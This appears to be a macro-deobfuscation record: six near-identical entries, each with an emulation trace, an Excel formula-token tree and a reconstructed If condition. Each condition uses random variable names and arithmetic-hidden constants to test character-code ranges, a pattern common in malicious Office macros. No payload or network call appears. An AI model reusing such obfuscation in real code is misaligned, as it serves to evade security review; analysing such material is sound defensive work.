
```
aa4d3r!7 ADD: -18341 + 18342
aa4d3r!7 Call abfsh (1)
aa4d3r!7 API: 64 = abfsh (1)
aa4d3r!7 COMPARE: ah4lgn > 64
aa4d3r!7 SUB: 14966 - 14964
aa4d3r!7 Call abfsh (2)
aa4d3r!7 API: 91 = abfsh (2)
aa4d3r!7 COMPARE: ah4lgn < 91
aa4d3r!7 AND: true and false
```




```
            PtgInt : 6317
            PtgInt : 6321
          PtgSub : -
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgLt : <
            PtgInt : 7424
            PtgInt : 22272
          PtgDiv : /
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgMt : >
    PtgAnd : and
            PtgInt : 14964
            PtgInt : 14966
          PtgSub : -
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgLt : <
            PtgInt : 18342
            PtgInt : -18341
          PtgAdd : +
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgMt : >
    PtgAnd : and
  PtgOr : or
  PtgName : if
PtgFunc :  P(1) :  I(0)
```

If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then


```
aa4d3r!7 ADD: -18341 + 18342
aa4d3r!7 Call abfsh (1)
aa4d3r!7 API: 64 = abfsh (1)
aa4d3r!7 COMPARE: ah4lgn > 64
aa4d3r!7 SUB: 14966 - 14964
aa4d3r!7 Call abfsh (2)
aa4d3r!7 API: 91 = abfsh (2)
aa4d3r!7 COMPARE: ah4lgn < 91
aa4d3r!7 AND: true and false
```




```
          PtgInt : 6317
          PtgInt : 6321
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 7424
          PtgInt : 22272
        PtgDiv : /
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
          PtgInt : 14964
          PtgInt : 14966
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 18342
          PtgInt : -18341
        PtgAdd : +
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
PtgOr : or
PtgName : if
PtgFunc :  P(1) :  I(0)
```

If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then


```
aa4d3r!7 ADD: -18341 + 18342
aa4d3r!7 Call abfsh (1)
aa4d3r!7 API: 64 = abfsh (1)
aa4d3r!7 COMPARE: ah4lgn > 64
aa4d3r!7 SUB: 14966 - 14964
aa4d3r!7 Call abfsh (2)
aa4d3r!7 API: 91 = abfsh (2)
aa4d3r!7 COMPARE: ah4lgn < 91
aa4d3r!7 AND: true and false
```




```
          PtgInt : 6317
          PtgInt : 6321
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 7424
          PtgInt : 22272
        PtgDiv : /
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
          PtgInt : 14964
          PtgInt : 14966
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 18342
          PtgInt : -18341
        PtgAdd : +
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
PtgOr : or
PtgName : if
PtgFunc :  P(1) :  I(0)
```

If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then


```
aa4d3r!7 ADD: -18341 + 18342
aa4d3r!7 Call abfsh (1)
aa4d3r!7 API: 64 = abfsh (1)
aa4d3r!7 COMPARE: ah4lgn > 64
aa4d3r!7 SUB: 14966 - 14964
aa4d3r!7 Call abfsh (2)
aa4d3r!7 API: 91 = abfsh (2)
aa4d3r!7 COMPARE: ah4lgn < 91
aa4d3r!7 AND: true and false
```




```
          PtgInt : 6317
          PtgInt : 6321
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 7424
          PtgInt : 22272
        PtgDiv : /
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
          PtgInt : 14964
          PtgInt : 14966
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 18342
          PtgInt : -18341
        PtgAdd : +
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
PtgOr : or
PtgName : if
PtgFunc :  P(1) :  I(0)
```

If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then


```
aa4d3r!7 ADD: -18341 + 18342
aa4d3r!7 Call abfsh (1)
aa4d3r!7 API: 64 = abfsh (1)
aa4d3r!7 COMPARE: ah4lgn > 64
aa4d3r!7 SUB: 14966 - 14964
aa4d3r!7 Call abfsh (2)
aa4d3r!7 API: 91 = abfsh (2)
aa4d3r!7 COMPARE: ah4lgn < 91
aa4d3r!7 AND: true and false
aa4d3r!7 DIV: 22272 / 7424
```




```
          PtgInt : 6317
          PtgInt : 6321
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 7424
          PtgInt : 22272
        PtgDiv : /
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
          PtgInt : 14964
          PtgInt : 14966
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 18342
          PtgInt : -18341
        PtgAdd : +
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
PtgOr : or
PtgName : if
PtgFunc :  P(1) :  I(0)
```

If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then


```
aa4d3r!7 ADD: -18341 + 18342
aa4d3r!7 Call abfsh (1)
aa4d3r!7 API: 64 = abfsh (1)
aa4d3r!7 COMPARE: ah4lgn > 64
aa4d3r!7 SUB: 14966 - 14964
aa4d3r!7 Call abfsh (2)
aa4d3r!7 API: 91 = abfsh (2)
aa4d3r!7 COMPARE: ah4lgn < 91
aa4d3r!7 AND: true and false
aa4d3r!7 DIV: 22272 / 7424
aa4d3r!7 Call abfsh (3)
```




```
            PtgInt : 6317
            PtgInt : 6321
          PtgSub : -
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgLt : <
            PtgInt : 7424
            PtgInt : 22272
          PtgDiv : /
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgMt : >
    PtgAnd : and
            PtgInt : 14964
            PtgInt : 14966
          PtgSub : -
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgLt : <
            PtgInt : 18342
            PtgInt : -18341
          PtgAdd : +
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgMt : >
    PtgAnd : and
  PtgOr : or
  PtgName : if
PtgFunc :  P(1) :  I(0)
```

If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then

